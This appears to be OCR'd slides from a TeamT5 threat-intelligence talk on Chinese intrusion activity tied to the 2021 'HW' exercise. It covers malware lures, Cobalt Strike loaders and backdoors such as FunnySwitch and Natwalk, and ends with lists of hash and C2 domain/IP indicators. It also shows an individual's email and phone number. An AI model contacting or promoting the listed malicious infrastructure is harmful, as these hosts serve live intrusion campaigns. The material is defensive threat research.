
security_audit_template_final.doc

*RedFoxtrot
Drop PCshare

# https://community.riskiq.com/article/56fa1b2f
* https://go.recordedfuture.com/hubfs/reports/cta-2021-0616.pdf

HW operation(護網行動)

- To detect the security issues of key national infrastructure, and to test their event monitoring and ability to quickly coordinate with emergency incident
- The target involves many industries, including government, finance, electricity, and business key enterprises in China.
- From OSINT, the operation started from 4/8 in 2021



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有四月行动培训材料吗？ [复制链接]

xunmeng

发表于 2021-2-21 23:16:26 | 只看该作者


本帖最后由 xunmeng 于 2021-3

有四月行动培训材料吗？

h20

发表于 2021-2-21 23:17:59 | 只看该作者

要不你来我局了解一下净网行动？



荣誉证书

HONORARY CREDENTIAL

润成安全技术有限公司：


参加海南省“护网2019”网络攻防演习，荣获攻击方

团队一等奖

特发此证，以资鼓励！

海南省公安厅网络警察总队

2019年8月23日




“HW20xx”xx市网络攻防演练”攻击队报告模板

xxx有限公司
攻防演练渗透分析报告

xxx战队
2020年11月10日

经过演习指挥部授权，xxx战队于2020年11月10日，对xxx系统进行了渗透，通过模拟真实网络攻击行为，评估系统是否存在可以被攻击者利用的漏及由此因此引发的风险大小，为制定相应的安全措施与解决方案提供实际的依据。



24 / 69

24 security vendors flagged this file as malicious


e75f351b10b61549c6c6100de7646b8600ee6ef050dba7b037852d3d8253b960

1.exe 南京木百文化传媒有限公司.exe

direct-cpu-clock-access overlay peexe runtime-modules

Submissions

Date	Name	Source	Country
2021-04-26 01:00:39	1.exe	b5126aa8 - web	CN



35 / 69

35 security vendors flagged this file as malicious


9d29e851c1a7df490ec1e7cc985313d97dc94565066bc9f810af8d43df1c6ac9

运维安全管理与审计系统单点登录插件.exe

64bits assembly checks-network-adapters direct-cpu-clock-access invalid-rich-

Submissions

Date	Name	Source	Country
2021-04-18 03:46:33	运维安全管理与审计系统单点登录插件.exe	1268dc5d - web	CN



朱攀 <13619282611@139.com> wushang


关于《中国移动通信集团海南有限公司员工五一假期补助方案》的通知

关于《中国移动通信集... 822 KB

各部门:

结合公司实际情况，建立和完善员工帮困送温暖的长效机制
移动通信集团海南有限公司员工五一假期补助方案》，现予以印

中国移动通信集团海南有限公司
2021 年 4 月 20 日



39 / 70

39 security vendors flagged this file as malicious

a17942ac53daba67062a7d8121d31ca6566fc397a702506d229ae972470133e3

ReleaseFile.exe

765.50 KB
Size


assembly checks-user-input detect-debug-environment direct-cpu-clock-access peexe runtime-modules

?
Community Score
DETECTION DETAILS RELATIONS BEHAVIOR CONTENT SUBMISSIONS COMMUNITY 1

Submissions

Date	Name	Source	Country
2021-04-16 07:15:19	恒玄科技（688608）投资价值分析报告—智能音频芯片龙头，前瞻布局AIoT市场.exe	11b32778 - web	CN

Maybe link to HW operation



Cobalt strike loader in IR case which use alaris loader with resource png payload

a9f286e563c46044a12969834258e93c

Same loader

4598c75007b3cd766216086415cc4335

fd6ae1b8713746e3620386a5e6454a8d

南京木百文化传媒有限公司.exe

Funnyswitch

f85d1c2189e261d8d3f0199bbdda3849

Same unique shellcode in caculating api hash

5e1c794e3f96bfb30436b9536e82e966

调整中移在线服务有限公司职工五险一金缴纳比例的通知.exe

Cobalt strike loader in IR case which used early bird code injection

b028b4f8421361f2485948ca7018a2b0

Same Cobalt strike payload header

2b27d5554524e4398b13b865b46934f4

141df149f8ba5e29068e30b1b5739dc9

运维安全管理与审计系统单点登录插件.exe

VPN统一身份证认证ID.exe

Takeaway

- Various kind of cobalt strike loader and some new attack techniques
- New backdoor ex: Natwalk
- C2 hiding techniques
- Relation to other operations

IOC

- Chatloader

7ee9b79f4b5e19547707cbd960d4292f

F5158addf976243ffc19449e74c4bbad

1015fa861318acbbfd405e54620aa5e3

a1d972a6aa398d0230e577227b28e499

- .NET loader

bd2d24f0ffa3d38cb5415b0de2f58bb3

- Funnyswitch loader

e0a9d82b959222d9665c0b4e57594a75

07a61e3985b22ec859e09fa16fd28b85

d720ac7a6d054f87dbafb03e83bcb97c

F85d1c2189e261d8d3f0199bbdda3849

5b2a9a12d0c5d44537637cf04d93bec5

- Early bird code injection loader

4598c75007b3cd766216086415cc4335

Fd6ae1b8713746e3620386a5e6454a8d

b028b4f8421361f2485948ca7018a2b0

- Natwalk

1d36404f85d94bea6c976044cb342f24

7c6e75e70d29e77f78ea708e01e19c36

- HIGHNOON loader

407b5200c061123c9bd32e7eea21a57b

5b99fa01c72cebc53a76cc72e9581189

- Funnydll

e0a9d82b959222d9665c0b4e57594a75

- Spyder

fba77006e8f8f3db6aac86211fa047fb

- Shadowpad

af7cef9e0e6601cae068b73787e3ae81

IOC

symantecupd.com

microsoftonlineupdate.dynamic-dns.net

www.sinnb.com

pip.pythoncdn.com

img.hmmvm.com

reg.pythoncdn.com

bbwebt.com

ns1.tkti.me

test.tkti.me

ns1.microsofts.freeddns.com

api.aws3.workers.dev

ns1.hkserch.com

godaddy1.txwl.pw

godaddy2.txwl.pw

ns.cdn06.tk

update.facebookdocs.com

ns1.dns-dropbox.com

ns.cloud20.tk

ns.cloud01.tk

ns1.token.dns05.com

sculpture.ns01.info

work.cloud20.tk

work.cloud01.tk

help01.softether.net

cloud.api-json.workers.dev

update.microsoft-api.workers.dev

up.linux-headers.com

p.samkdd.com

ns1.microsoftskype.ml

ns1.hongk.cf

ns1.163qq.cf

163qq.cf

depth.ddns.info

yjij4bpade.nslookup.club

ooliviaa.ddns.info

mootoorheaad.ns01.info

token.dns04.com

ns1.watson.misecure.com

vt.livehost.live

sociomanagement.com

ns1.hash-prime.com

wntc.livehost.live

smtp.biti.ph

perfeito.my

cdn.cdnfree.workers.dev

www.microsofthelp.dns1.us

ns1.mssetting.com

www.corpsolution.net

www.mircoupdate.https443.net

publicca.twhinet.workers.dev

microgoogle.ml

www.google-dev.tk

api.gov-tw.workers.dev

103.255.179.54

www.omgod.org

154.223.175.70

687eb876e047.kasprsky.info

zk4c9u55.wikimedia.vip

193.38.54.110

api.aws3.workers.dev

4iiiessb.wikimedia.vip

45.32.123.1

158.247.215.150

ntp.windows-time.com

trulwkg5c.tg9f6zwkx.icu

windowsupdate.microsoft.365filtering.com

wustat.windows.365filtering.com

ti0wddsnv.wikimedia.vip

Reference

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- [4] https://www.recordedfuture.com/chinese-group-tag-22-targets-nepal-philippines-taiwan/
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- [7] https://www.trendmicro.com/en_us/research/21/g/biopass-rat-new-malware-sniffs-victims-via-live-streaming.html

THANK YOU!

TEAMT5
杜 浦 數 位 安 全

Persistent Cyber Threat Hunters